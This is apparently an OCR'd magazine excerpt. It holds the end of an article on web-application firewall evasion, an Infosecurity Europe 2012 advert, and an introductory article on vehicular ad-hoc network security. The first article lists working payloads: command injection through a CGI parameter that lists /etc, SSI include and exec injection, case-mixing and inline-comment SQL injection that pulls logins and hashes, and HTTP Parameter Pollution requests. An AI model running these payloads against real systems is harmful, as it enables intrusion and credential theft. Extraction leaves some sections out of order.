* http://host/cgi-bin/lame.cgi?page=../../../../bin
/ls%20-a|%20/etc|
```

This request is asking for full directory listing of the `etc` directory on a Unix system.

```
* http://host/cgi-bin/lame.cgi?page=cat%20access_log|
grep%20-i%20"lame"
```

This request is asking for the command of `cat` to be executed and then the command of `grep` with an argument of `-i`.

## „!“ Requests

This character is often used in SSI(Server Side Include) attacks. These attacks may allow an attacker to have similar results as cross site scripting exploitation does if the attacker fools a user into clicking on a link.

Below is an example.

```
http://host1/something.php=<!%20--#include%20virtual=
"http://host2/fake-article.html"-->
```

This is an example of what an attacker may do. This is basically including a file from host2 and making it appear to be coming from host1 (Of course they would need to visit the link the attacker wants them to. The request may be masked by encoding the characters in hex so as not to be so obvious).

It also may allow him to execute commands on your system with the privileges of your web server user.

Below is an example.

```
http://host/something.php=<!%20#<!--#exec%20cmd="id"-->
```

This is executing the command of „id” on the remote system. This is going to show the user id of the web server which is usually user *nobody* or *www*.

We are getting problem with the signature so, let us try to evade the signatures using tempering with the patterns. The following request doesn't allow anyone to conduct an attack:

```
/? Id=1+union+select+1, 2, 3 --
```

If there is a corresponding vulnerability in the WAF, following request will be successfully performed

```
/? Id=1+UnIoN+SeLeCt+1, 2, 3--
/? Id=1+uNiOn+sElEcT+1, 2, 3--
/? Id=1+uni(union)on+sel(select)ect+1, 2, 3--
/? Id=1+(union)+(select)+1, 2, 3-
```

## Method 2

### Query Prioritizing




Figure 2. Query Prioritizing

In this method, we giving priority to a query as shown below.

The following request doesn't allow anyone to conduct an attack:

```
/? Id=1 union select 1, 2, 3-
```

But if there is a corresponding vulnerability in the WAF, following request will be successfully performed

```
/? Id=1 union (select 1, 2, 3)--
/? Id=1 union (select (table name), 2, 3 from database)--
/? Id=1 union (select (column name), 2, 3 from database)--
/? id= 1+union (select'1',concat(login, hash)from users)-
```

As somewhere, it is not able to see the table names from the database, because there is a rule on the default databases that could not be shown to the attacker.

Here, we cannot see the whole databases but can be able to see the developers table, so for that we have to apply such query in which we will get the developers table only.

It can be possible if we modify the query and use constraints value inside the table name. This will show us the exact table name added by the developers (Figure 2).

## Method 3

### Inline Comments technique

#### Comments

A *comment* is a sequence of characters beginning with a forward slash/asterisk combination (/\*) that is treated as a single white-space character by the compiler and is otherwise ignored. A comment can include any combination of characters from the representable character set, including newline characters, but excluding the *end comment* delimiter (\*). Comments can occupy more than one line but cannot be nested.

Comments can appear anywhere a white-space character is allowed. Since the compiler treats a comment as a single white-space character, you cannot include comments within tokens. The compiler ignores the characters in the comment.

```
-----/*enter any thing here*/-----
```

If we apply a comment over payload and trying to bypass it through the firewall, it will bypass, but doesn't execute because the firewall took it as a comments and after bypassing it will not get executed because it will remain as a comment.so what we do, for executing the query after bypassing the firewall, we apply (!)

operator between the comments, because it is a null operator which executing the query after bypassing through firewall.

The uses of this can be like this:

```
/? Id=1 union /*! Select*/ 1, 2, 3--
/? Id=2 /*! Union*/ select 1, 2, 3--
```

Most of the firewall actually under estimates such inline comments (Figure 3).

## Method 4

### HTTP Parameter Pollution (HPP)

*HTTP Parameter Pollution (HPP)* is a quite simple but effective hacking technique

- HPP attacks can be defined as the feasibility to override or add HTTP GET/POST parameters by injecting query string delimiters
- It affects a building block of all web technologies thus server-side and client-side attacks exist
- Exploiting HPP vulnerabilities, it may be possible to:
  - Override existing hardcoded HTTP parameters
  - Modify the application behaviors
  - Access and, potentially exploit, uncontrollable variables
- Bypass input validation checkpoints and WAF's rules

### Classification

#### Client-side

- First order HPP or Reflected HPP
- Second order HPP or Stored HPP
- Third order HPP or DOM Based HPP

#### Server-side

- Standard HPP
- Second order HPP




Figure 3. HTTP Parameter Pollution (HPP)

### HPP Server Side Attacks:

```
void private executeBackendRequest(HTTPRequest request)
{String amount=request.getParameter („amount“);String
beneficiary=request.getParameter („recipient“);
HttpRequest („http://backendServer.com/servlet/actions“,
“POST“,“action=transfer&amount="+amount+"&recipient="+be
neficiary);}
```

A malicious user may send a request like:

```
http://frontendHost.com/page?amount=1000&recipient=
Mat%26action%3dwithdraw
```

Then, the frontend will build the following back-end request:

```
HttpRequest („http://backendServer.com/servlet/actions“,
“POST“,“action=transfer&amount="+amount+"&recipient="+be
neficiary);
```

```
action=transfer&amount=1000&recipient=Mat&action=withdraw
```

URL Rewriting could be affected as well if regexp are too permissive:

```
RewriteCond %{THE_REQUEST} ^[A-Z]{3,9}\.page\.php.*\HTTP/
RewriteRule ^page\.php.*$ -[F,L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule ^([^\.]*)$ page.php?action=view&page=$1&id=0 [L]
```

### http://host/abc

Becomes:

```
http://host/page.php?action=view&page=abc&id=0
```

An attacker may try to inject:

```
http://host/abc%26action%3dedit
```

And the URL will be rewritten as:


```
http://host/page.php?action=view&page=abc&action=edit&id=0
```

### HPP Client Side Attack

HPP Client Side is about injecting additional parameters to links and other src attributes suppose the following code:

```
<? $val=htmlspecialchars ($_GET ['par'],ENT_QUOTES);?>
<a href="/page.php?action=view&par='.<?=$val?>.'">
View Me!</a>
```

There's no XSS, but what about HPP?



**Figure 4. HPP Client Side Attack**

`http://host/page.php?par=123%26action=edit`

It's just necessary to send a request like to obtain

```
<a href="/page.php? Action=view&par=123&action=edit">
View Me! </a>
```

## HPP DOM Based

- It's about parsing unexpected parameters
- It's about the interaction between IDS sand the application
- It's about the generation of client side HPP via JavaScript
- It's about the use of (XMLHttpRequest)Requestson polluted parameters

```
// First Occurrence
function gup( name )
{
name = name.replace(/\[/, "\\[").replace(/\]/, "\\]");
var regexS = "[\\?&]" + name + "(^&#)*";
var regex = new RegExp( regexS );
var results = regex.exec( window.location.href );
if( results == null )
return "";
else
return results[1];
}
```

```
// Last Occurrence
function argToObject () {
var sArgs = location.search.slice(1).split('&');
var argObj={};
for (var i = 0; i < sArgs.length; i++) {
var r=sArgs[i].split('=')
argObj[r[0]]=r[1]
}
return argObj
}
```

Vulnerable code

```
SQL="select key from table where id="+Request.QueryString
(„id“)
```

## References

- <http://www.Ptsecurity.com>
- <http://wikipedia.com>
- <http://www.owasp.org>
- <http://cgisecurity.com>

This request is successfully performed using the HPP technique

```
/? Id= 1/**/union/*&id=*/select/*&id=*/pwd/*&id=*/from
/*&id=*/users
```

The SQL request becomes. Select key from table where (Figure 4)

```
id= 1/**/union/*,/select/*,/pwd/*,/from/*,/users
```

## Risk Mitigation

Speaking about HPP, several elements should be considered:

- Application business logic
- Technology used
- Context
- Data validation
- Output encoding

And

- Filtering is the key to defend our systems!
- Don't use HtmlEntities. They're out of context!
- Instead, apply URL Encoding
- Use strict regex in URL Rewriting
- Know your application environment!

## NIKHIL SRIVASTAVA

*Nikhil Srivastava, Security Researcher, from India specialized in SQL Injection Attacks, help in securing many Indian government website vulnerable with this attack, wrote an article on session hijacking for PenTest magazine. If you have any queries please get back to me on [mr.nikhilsrivastava@gmail.com](mailto:mr.nikhilsrivastava@gmail.com).*

# Europe's No.1

Information Security Event

## SECURE THINKING

## SECURE WORKING

### WHY ATTEND INFOSECURITY EUROPE 2012?

- » Access Europe's most extensive & free to attend **knowledge enhancing educational programme**
- » Meet **over 300 leading information security suppliers** - identify best of breed, cutting edge technology & see real solutions in action
- » Hear from **real experts & respected public & private sector IT practitioners** to discover how they spent their budget on the right products, services and solutions
- » **Network** with your peers through a wide range of activities including workshops & evening receptions
- » **Earn CPE credits** by attending the free educational programme

**infosecurity**<sup>®</sup>  
EUROPE

**24-26 April 2012**  
Earls Court, London UK

Organised by:  Reed Exhibitions<sup>®</sup>

**Register free now: [infosec.co.uk/hakin9](http://infosec.co.uk/hakin9)**





**24-26 April 2012**  
Earls Court, London UK

**SECURE THINKING**  
**SECURE WORKING**

# All You Need For Your Security Under One Roof

You and over 12,500 information security professionals and 300 international solution providers will come together over three days for Europe's No. 1 Information Security Event

2012 has only just begun and already it looks to be a challenging year for those securing their organisations. With the new EU data privacy laws being introduced with a common set of privacy standards to be applied to organisations across the entire European Union for the first time, and potential fines of 2% of revenue imposed by the EU for a data breach, will have a significant impact on organisations who fail to comply.

As money is tight, and the economy still in recession, IT Departments are under increasing pressure to deliver more with less. However, it appears that for Cyber Criminals business is still booming – and the rate at which it is growing is alarming. The last few months have seen a disturbing rise in the number of hacks, and the increasing threat from those we trust. Posing the question – does crime increase in a recession? For those IT professionals charged with securing their organisations there is a battle ahead, and they need to act fast to tackle the threat.

A visit to Infosecurity Europe on the 24th – 26th April at Earls Court, will give those securing their organisations the opportunity to find out about the latest threats, new technology and an insight into how companies can comply with legal requirements and best practice.

Central to this will be a roster of events in the Keynote Theatre, supplemented by parallel sessions in the Business Strategy Theatre and the Technical Theatre. This is why the show continues to be the only UK and European event that enables industry professionals to gather vital information about the latest trends and developments in the IT security industry – and all in one place.

The Business Strategy Theatre will focus on the challenges and issues facing management, CEO's and other board level directors, with seminars from Barclays on Understanding and Addressing Data Governance in Large Scale Enterprises from Paul Clarke, Head of Strategy & Major Projects, Barclays Global Infosecurity Svs, and Dietrich Benjes, UK & Ireland Country Manager, Varonis, and a seminar on Payment Security from Mrs Neira Jones, Head of Payments Security at Barclaycard.

The Technical Theatre Agenda which covers information security issues and technical advances which is sponsored by SecurEnvoy, includes topics such as Security in a Virtualised Environment: An Ethical Hacker's View from Peter Wood, CEO First Base Technologies and London Chapter ISACA Security Advisory Group. Seminars on Cyber Criminal



Gangs, the Dark Side of Social Networks, and a seminar on how Oxford University Press Eliminates Malware Threats Implementing Least Privilege Policy, from Mark Austin, CTO at Avecto and Gavin Wilson, Senior Support Analyst at Oxford University Press. Seminars also cover APT, The insiders view to Insider Threats by Imperva, and Five Security Secrets you're IT Administrators Don't want you to know from Philip Lieberman, CEO at Lieberman Software Corporation.

With over 300 of the top InfosecURITY providers exhibiting from across the globe, InfosecURITY offers the most comprehensive showcase of solutions, products and services in the largest information security exhibition in Europe. Along with a New Exhibitor Zone designed to showcase the latest products and services in the ever-changing IT security arena, there will be a wealth of educational, as well as informative sessions, all of which are entirely free of charge to attend.

In this year's Keynote Theatre you'll hear first hand end users experiences of the security issues and pressures they've faced in an increasingly mobile and global working environment, such as the ongoing headache of rogue employees, cybercriminals and hacktivists. Leading experts will be on hand to give their analysis, strategic advice and predictions to ensure that you have the information you need to protect the operations of your company.

The First day of the Keynotes will start with a keynote address from Ms Neelie Kroes, Vice President of the European Commission and the Digital Agenda Commissioner. Followed by Security Governance Keynote focusing on the Rising Role of The CISO, which will take a look into the role of the CISO, and how the role is evolving in 2012. So what is the new breed of modern CISO/CSO and what priorities they should be putting first. This keynote will be presented by a panellist of Daya Prakash, CIO of LG Electronics, Phil Cracknell, Head of Global Security and Compliance – Director, Infrastructure (UK), Yell Group.

There will also be a keynote on 'Can There Ever Be such a Thing as a Trusted Third Party Provider' panelled by Tracey Andrew, Information Security and

Compliance Officer at Field Fisher Waterhouse LLP. Third party providers by their very nature are a risk, and a question often asked is "how do I manage my outsourced IT Risks without holding back my business?" Tracey explores the risks and what organisations can do to manage these ever rising risks.

The InfosecURITY Europe Hall of Fame 2012 will also take place on day two, as internationally recognised inductees will be sharing their expertise on the history of computing and information security. The speakers on the Hall of Fame are voted for by professionals in the industry as having met set criteria.

Not only will IT Security professionals have the chance to get an insight into new solutions, but also the chance to experience InfosecURITY Europe's free education programme. For most security professionals, it is both the time and cost elements that are the scarce commodities, which is why InfosecURITY Europe has established a reputation for offering the most effective – and free – IT security education programme in the industry.

The education programme attracts inspirational people of the information security sphere who cover the important issues that IT Security is faced with today. The content of the education programme is drawn up each year based on research with business end-users, and the 2012 programme is unrivalled in the depth and breadth of topics that it covers.

Rounding off the list of attractions at the InfosecURITY Europe 2012 event will be the launch of the 2012 Cyber Security Breaches Survey, details of which will be revealed at the three-day show.

InfosecURITY Europe runs from the 24th – 26th April 2012, in Earls Court, London. To register free or for further information please visit [www.infosec.co.uk](http://www.infosec.co.uk) -we look forward to you joining us for what promises to be an informative and educational event for everyone!

# Security in Vanet

## (vehicular ad-hoc networks)

We will learn from this article that now a days vehicular networks are very useful in modern transportation and modern vehicles and roads. We can use them to improve roads safety and decrease the number of accidents. But in this situation there are some problems that related to the security of these networks.

### What you will learn...

- How to secure vanets
- Possible attacks

### What you should know...

- Basing knowledge on VANET

We should know which attacks are possible and how to control these attacks. In this article there some issue about security in vanets and possible attacks and so secure scenario to make the vanets secure.

I should have some information about wireless networks, ad-hoc networks, mobile ad-hoc networks and security in wireless networks.

### Vehicular ad-hoc Networks (VANETs)

With the rapid development of micro-electronic and wireless communication technologies, vehicles are becoming *computers on wheels* by equipped with intelligent electronic devices called as wireless *On Board Units* (OBUs). The OBUs integrate computing processors, *Global Positioning System* (GPS), sensing and storage devices together, providing Ad-Hoc Network connectivity for vehicles. With the OBUs, vehicles can communicate with each other when moving on roads and with fixed roadside infrastructure as well when passing by them. These fixed roadside infrastructures are described as *Roadside Units* (RSUs), which are usually connected to backbone Internet though wired or wireless connection. Thus, the *vehicle-to-vehicle* (V2V) communications and *vehicle-to-roadside infrastructure* (V2I or V2R) communications basically form the *Vehicular Ad Hoc networks* (VANET) which are attracting considerable attention from both automotive industry and research community.

### Wireless Communication Technology in VANETs

*Dedicated Short-Range Communication* (DSRC) is a set of standards specially designed for vehicular networks which aim to provide wireless communication services over *vehicle-to-vehicle* (V2V) and *vehicle-to-roadside infrastructure* (V2I) channels. The first generation of DSRC system worked at

915MHz with the transmission rate of 0.5Mb/s. Currently, all the standards organization are developing the second generation DSRC which overcomes many of the weakness associated with 915MHz DSRC and provides higher data rate and longer transmission range. The current DSRC protocol is working at the 5.9 GHz band (U.S.) or 5.8 GHz band (Japan, Europe).

There are many international or national organizations working on DSRC standards programs all over the world, such as ISO, European CEN, Japan, etc. As an international standardization, ISO TC (*Technical Committee*) 204 is working for ITS (*Intelligent Transport Systems*). Within TC204, WG (*Working Group*) 15 and WG (*Working Group*) 16 are working on DSRC or DSRC-like communication standards. The European CEN organization has developed its DSRC standards for the Physical Layer (L1), Data Link Layer (L2), and Application Layer (L7). The Japanese have published ARIB T55 as their DSRC standards. A new Japanese generation of standards, ARIB T75, is finished at December 2007.



The current North America DSRC standards are being coordinately developed by many standards organizations such as ASTM (*American Society for Testing and Materials*), ITS America, IEEE and ISO. They are focusing on the new spectrum available at 5.9 GHz. In October 1999, US FCC (*Federal Communication Commission*) allocates 75MHz of bandwidth in the 5.850 to 5.925 GHz band for DSRC. The North American DSRC standards program aims at creating an interoperable standard to allow the US, Canadian, and Mexican ITS programs to enable a whole new class of communications and a new class of applications to support future transportation systems and needs. The primary goal is to enable the drivers to send and receive the up-to-date information to increase the driving safety, but many other applications which provide the comfort driving experience for passengers are also considered and allowed. The safety-related applications will have the highest priority in terms of access to the spectrum, but commercial applications will also use this bandwidth as long as they comply with the prioritization scheme.

The 5.9G Hz DSRC have much more advantages over the 915M Hz DSRC. A comparison of them is listed in Table 1. First, the transmission range is largely increased. The 5.9G Hz DSRC has transmission range up to 1000 meters, while the 915M Hz DSRC has transmission range less than 30 meters. Next, the 5.9G Hz DSRC supports high speed data rate ranging from 6Mb/s to 27Mb/s while the 915M Hz DSRC supports only 0.5Mb/s data rate. Third, the interference for 5.9G Hz is much lower than 915M Hz DSRC because the only interference at 5.9G Hz is from sparsely located military radars and satellite uplinks but there are many other uses on 915M Hz such as 900M Hz PHONES, rail car AEI readers and wind profile radars. In addition, the 915M Hz DSRC only has single unlicensed channel. Whereas, the 5.9G Hz DSRC provides seven channels with each of 10M Hz. One channel is reserved for the control channel and the other six channels are used for service channels. The control channel supports both safety messages and very short service channel announcements or messages only, and any extensive data exchange is conducted on service channels. In DSRC, Vehicles must periodically switch to the control channel to receive the safety message. The period time is chosen from 100ms to 300ms to guarantee the safety messages are exchanged in real-time. When a vehicle discovers an interesting service, it will switch to a service channel as long as it does not affect the safe message application. For example, an RSU provides map update service. A vehicle demands this service from the RSU and switch to a service channel to begin the transfer of the map. If the transfer of the map takes too long time, the vehicle must switch to the control channel to receive safety messages and then switches back to the service channel to continue the map transfer.

IEEE 802.11p is a draft amendment to the IEEE 802.11 standard used as groundwork for the PHY and MAC layers of the 5.9G Hz DSRC in the environments where the physical layer properties are rapidly changing and where very short-duration communications exchanges are required. It aims to ensure interoperability between wireless devices attempting to communicate in potentially rapidly changing communications environments. Compared with other radio communications technologies, 802.11p provides very high data transfer and low latency which are important requirements in a mobile environment. For example, both the cellular and satellite systems offer a significant amount of bandwidth but have too long latency which is not suitable for up-to-date information transmission in the high speed mobile networks. Furthermore, the cost of the 5.9G Hz DSRC must be low and should require no usage fee from the users to access the network. Both the cellular and satellite systems are expensive. The comparison between DSRC and other wireless technologies is listed in Table 2 [DSRC\_Home].

### Characteristics of VANETs

Vehicular Ad-hoc networks are one type of ad hoc networks, but have significantly different characteristics from other wireless ad hoc network such as sensor network, mobile ad hoc network, etc.

*Infrastructure-based:* VANETs are infrastructure-based networks which have RSUs usually located at some high traffic density places by transportation government to provide services for every vehicle passing by them. With these RSUs connected with the Internet, VANETs

**Table 1.** Comparison of 915M Hz and 5.9G Hz DSRC technologies

5.9G Hz Band	915M Hz Band	
75M Hz	12M Hz	Spectrum
6Mbps – 27 Mbps	0.5Mbps	Data Rate
100-1000m	30m	Communication Range
seven licensed channels	Single unlicensed channel	Channel Capacity
Vehicle to Roadside & Vehicle to Vehicle	Vehicle to Roadside	Communication Ways
interference Potential	High	Low

**Table 2.** A Comparison of Wireless Technologies

	DSRC	Cellular	Satellite
Range	100m -1000m	Kilometers	Thousands of kilometers
Latency	200us	1.5 – 3.5s	10 – 60s
Data Rates	6-27Mbps	Future 2-3Mbps	
Cost	None	Expensive	Very expensive

can provide reliable broadband communication services, access online resources, communicate with other people, and access local services (e.g., traffic information, tourist information) which are not residing on vehicles.

*Short connection time:* The connection time for a communication link is very short and inconstant due to the high mobility of vehicles. Vehicles can travel at a speed up to 180 km/h, which makes it difficult to maintain a long V2R or V2V communication connection especially when vehicles travel in opposite directions.

*Predictable mobility:* The movement of the vehicles can be predicted and limited along the road. The vehicles must stay on the road and cannot move randomly.

*No significant power constraint:* The power problem is not a big issue in vehicular networks. Unlike other mobile PDAs or laptops, power for OBUs inside vehicles can be drawn from on-board batteries and recharged from gasoline during the travelling.

*High computation ability and data rates:* Vehicle computers are equipped inside vehicles which can support heavier and larger computing devices; therefore they can provide more powerful computing ability and larger storage size (up to Terabytes of data). Together with wireless communication technology, VANETs can provide much higher data rates than other ad hoc networks.

Because of these characteristics, the requirements for protocols used in VANETs are different from other networks.

## Applications on VANETs

VANETs are envisioned to play an important role in the enhancement of road safety and driving experiences by providing numerous promising services. Many automobile manufacturers started planning to build communication devices into their vehicles for the purposes of safety, convenience, and entertainment. The applications on the VANETs can be classified into two classes: safety related applications and non-safety related applications.

Every year almost thousands of deaths and millions of injuries are caused by more than six million crashes in the U.S. Vehicle-to-vehicle and vehicle-to-infrastructure communications can prevent some of these collisions by warning drivers via on-board computers in vehicles about dangerous situations such as traffic signal/stop sign violation warning, road condition warning, and accident report warning. They provide a better awareness of the surrounding environment for drivers such that the drivers can make an earlier decision when meeting unsafe situation, therefore improve driving safety. A large number of safety-related applications have been proposed on VANETs. *Complete applications can be found in Vehicle Safety Communications project final reports.*

One example is the brake message warning. Many of us experienced this situation: when we were driving

on the highway, suddenly, the vehicle in front of you made a brake. At that moment, we had to make a quick brake to avoid heading into the car in front of us. Even so sometimes our vehicle was just one meter away from the front one after the vehicles stopped. If we made the brake one second late, an accident could have happened. This one second is critical for people's lives. For example, it's not rare we heard that tens or even hundreds of vehicles rear-ended each other when the drivers were not able to make an immediate decision in time. With the help of V2V communications, this kind of chained collide could be largely reduced. When a vehicle wants to brake for emergency stop, it can send a warning message including its position and current velocity to all the vehicles behind and notify them to slow down. The recipients will forward the message to the vehicles further behind. Any vehicle behind the message sender will alert its driver to slow down. In this way, the vehicles behind will get the warning information much faster than they get the information from seeing the brake lights from the vehicle in front of it. After the drivers in other vehicles receive this warning message, they will make an much earlier decision to avoid the hazardous conditions.

Another example is the called SOS service. It is used after an accident happens. It sends emergency (SOS) messages after airbags are deployed, and a rollover or other life-threatening emergency is sensed when involved in an accident. In the case that there is a roadside unit nearby, we make use of the vehicle-to-infrastructure communications to transmit the SOS messages. The emergency is sent from the vehicle to a roadside unit and then forwarded to the nearest local authority for immediate assistance. In the case that no roadside unit is nearby, emergency messages can be sent via vehicle-to-vehicle communications. The vehicle sends out emergency messages to a passing vehicle, which stores and then relays the messages when in range of a roadside unit. The message is then forwarded to the nearest local authority through Internet for immediate assistance.

In addition to reduce the number of accidents, the traffic management can be better provided by VANETs as well. For example, the traffic lights are usually changed in a fixed time interval but the traffic density is actually quite different during the different time periods in a day. Therefore, we can put an RSU on an intersection and let the RSU periodically broadcast messages requesting the traffic information from nearby vehicles. The vehicles will send the messages back reporting their position, heading direction and velocity to the RSU. The RSU then processes all the corrected information from the vehicles at the intersection and determines the optimal signal phasing of the traffic light based on the dynamic traffic flow. For example, when you arrive at an intersection at night, the traffic light is red and you have to stop there to wait for the green light. However, because there are no

**ashampoo®**

Szukaj nas także na



[www.ashampoo.com](http://www.ashampoo.com)

cars passing by at this time, it is not reasonable to stop there for several minutes to wait for the red lights turning into green lights. In this situation, if we have an RSU at the intersection, the RSU will only receive one car's message and therefore it knows no other cars passing by. Thus, the RSU can inform the traffic lights do not change into red lights and just let the car pass by directly. In this way, the communications between RSUs and vehicles increase the efficiency of the transportation system.

Beyond these traditional safety and traffic-related applications, the availability of powerful car radios and abundant spectrum allocated by DSRC protocols make unlimited opportunities to provide a class of new interesting services in VANETs. The significant market demand for more entertainment value and better quality of life also stimulate the development of new services. These new emerging applications span many fields, such as web browsing, voice and video streaming, music downloading, local restaurant/hotel information discovering and video uploading. They create numerous commercial chances developed in vehicular networks. In this thesis, we focus on the commercial applications on VANETs. Among them, one of the most promising applications is the file (map, music, and video) purchasing application for in-car entertainment.

In VANETs, RSUs are connected to the Internet, and act as product agents of merchants. Lots of infotainment applications can be got via RSUs, such as map, music and video downloading. V2I communications enable a vehicle to purchase files and download them from RSUs. However, RSUs are only placed at some important traffic points such as busy intersections and the distance between two RSUs can be tens of kilometers, thus the transmission range of RSUs cannot fully cover everywhere along the road due to the limited transmission range of an RSU which is up to 1000m according to DSRC. When passing by an RSU, a vehicle may ask to purchase files such as a map via V2I communications and then tries to download it from the RSU. However, due to the vehicular high mobility, the contact period between a vehicle and an RSU may be insufficient to download the whole file. Once out of the transmission range of the RSU, the file transmission between the RSU and the vehicle will be terminated. On the other hand, although the vehicle is not in the communication range of the RSU, it is still in the communication range of its neighboring vehicles. If its nearby vehicles have bought this file before, they can transmit the file to it via V2V connections. Thus, what the buyer needs to do is paying the RSU to get allowed to use the file, but does not have to download the file from the RSU. Instead, it can get this file from other vehicles. We divide the file into several small pieces. A buyer can buy the permission to use the file from an RSU firstly and then collect different pieces of the file from the RSU and other different vehicles.

In such an application scenario, the file is typically shared among vehicles. The V2V file sharing among the vehicles brings a great advantage to a buyer. The buyer does not need to depend on an RSU to get the file. Otherwise, it may have to stop to wait for the file transmission completed.

### Security Requirements and Objectives

To implement such a system in reality, we have to take security issues into consideration.

The V2V file sharing transmission depends on the cooperation of the vehicles. In reality, some users may not want to transmit the files for free. To make such an application work, our scheme has to provide incentives to motivate the vehicles to transmit the files. The buyer pays vehicles which send the pieces of the file to him/her. However, because these two parties (the buyer and the sender) are both individual and they cannot trust each other, the security problem appears. The buyer can deny getting the pieces and the sender can deny receiving the payments. Thus, the proper incentives and security mechanisms have to be considered to deploy this application in reality. In this thesis, we use micropayment to solve this problem.

The second security issue in such an application is confidential problem. Because the application has commercial purpose, the file should be encrypted and only the user who pays for it can get the permission key to decrypt it. The permission key should only be obtained from RSUs. To get a permission key, the user has to pay an RSU. The permission key for individual buyer to open the file should be different; otherwise one vehicle who bought this file can simply give its permission key to the others. It implies that we have to find a way to bind the user identity and the permission certification together to authenticate the buyer before it can decrypt the map.

Another problem is copyright issue. A digital file can be copied and instantaneously distributed everywhere, thus potentially depriving the copyright holder of revenue from licensed sales. As a result, we have to prevent the users from generating unauthorized copy after it decrypts the file. For example, we assume that one vehicle V1 wants to buy a digital map from an RSU. The other vehicle V2 who bought this map before is V1's friend. V1 can simply get the copy from V2 without paying an RSU. Therefore, the service provider, the RSU (an agent of the service application server), gets nothing. We cannot prevent V2 from giving the unauthorized reproduction of the copyrighted file (which belongs to RSU) to V1, but we can provide a way to trace V2 who is the distributor for unauthorized copy. Traitor tracing is an efficient copy and leak detection system. When each copy is given out, in our example, i.e., when V2 decrypts the map using its own permission certification, the unique information for V2 can be inserted into the

file at the same time. This inserted information does not affect V2 to use the file, but it can imply that this copy is generated for V2. One technology that can be adopted for this problem is digital fingerprinting.

All security problems mentioned above are specifically related to our file purchasing application. In addition to these, other general security requirements for exchanging messages in VANETs are as follows:

### Message Integrity and Authentication

The message content should not be changed during transmission and the receiver can verify that it comes from the source that it claims. Without this security requirement, messages are not safe because any adversary can change the content of messages and send fake messages.

### User Authentication

The user should be authenticated as a legitimate user before building up a communication connection.

### Preventing Impersonation Attack

The adversary may pretend to be another vehicle or even an RSU to send false messages to fool others. We should prevent this kind of users.

### Non-Repudiation

An authorized party cannot deny the message that he generated before.

### Privacy

The protection of the drivers' privacy is another important issue as well. The drivers do not want to explore their real identities to others during transaction, which means the users should keep anonymous no matter they are buyers or sellers. We have to find proper mechanisms to prevent the tracing of a driver's identity.

### Vanet Security Necessities

The security design of VANET should guarantee following:

- Message Authentication, i.e. the message must be protected from any alteration.
- Data integrity does not necessarily imply identification of the sender.
- Entity Authentication, so that the receiver is not only ensured that sender generated a message.
- Conditional Privacy must be achieved in the sense that the user related information, including the driver's name, the license plate, speed, and position and traveling routes.
- In some specific application scenarios, Confidentiality, to protect the network against unauthorized message injection, message alteration, and eavesdropping, respectively.

An important feature of VANET security is the Digital Signature as a building block. Whether in inter-vehicle communications or communications through infrastructure, authentication (using signatures) is a fundamental security requirement since only messages from legitimate senders will be considered. Signatures can also be used to guarantee data integrity (i.e., the message being sent is not modified). For instance, safety-related messages do not contain sensitive information and thus encryption is not needed.

### Vanet Applications

VANET application can be categorized into following categories:

- VANET provide ubiquitous connectivity on the road to mobile users
- It provides efficient vehicle to vehicle communications that enables the *Intelligent Transport System (ITS)*. ITS includes variety of applications like cooperative traffic monitoring, control of traffic flows, blind crossing and collision prevention.
- Comfort application are the application to allow the passenger to communicate with other vehicles and with internet hosts, which improves passengers comfort. For example VANET provides internet connectivity to vehicular nodes while on the movement so that passenger can download music, send emails, watch online movies etc.
- The VANET also provide Safety, Efficiency, Traffic and road conditions, Road signal alarm and Local information etc.

### Attacks on Vehicular Network

The attacks on vehicular network can be categorized into following categories:

#### Attackers Model

*Insider vs. Outsider:* The insider is an authenticated member of the network that can communicate with other members. This means that he possesses a certified public key. The outsider is considered by the network members as an intruder and hence is limited in the diversity of attacks he can mount (especially by misusing network-specific protocols).

*Malicious vs. Rational:* A malicious attacker seeks no personal benefits from the attacks and aims to harm the members or the functionality of the network. Hence, he may employ any means disregarding corresponding costs and consequences, whereas a rational attacker seeks personal profit and hence is more predictable in terms of the attack means and the attack target.

*Active vs. Passive:* An active attacker can generate packets or signals, whereas a passive attacker contents himself with eavesdropping on the wireless channel.

*Local vs. Extended:* An attacker can be limited in scope, even if he controls several entities (vehicles or base stations), which makes him local. An extended attacker controls several entities that are scattered across the network, thus extending his scope. This distinction is especially important in privacy-violating and wormhole attacks that we will describe shortly.

## Basic Attacks

Attackers disseminate wrong information in the network to affect the behavior of other drivers (e.g., to divert traffic from a given road and thus free it for themselves). In this example bogus information attack, colluding attackers (A2 and A3) disseminate false information to affect the decisions of other vehicles (V) and thus clear the way of attacker A1 (Figure 1).

## Cheating with Sensor Information

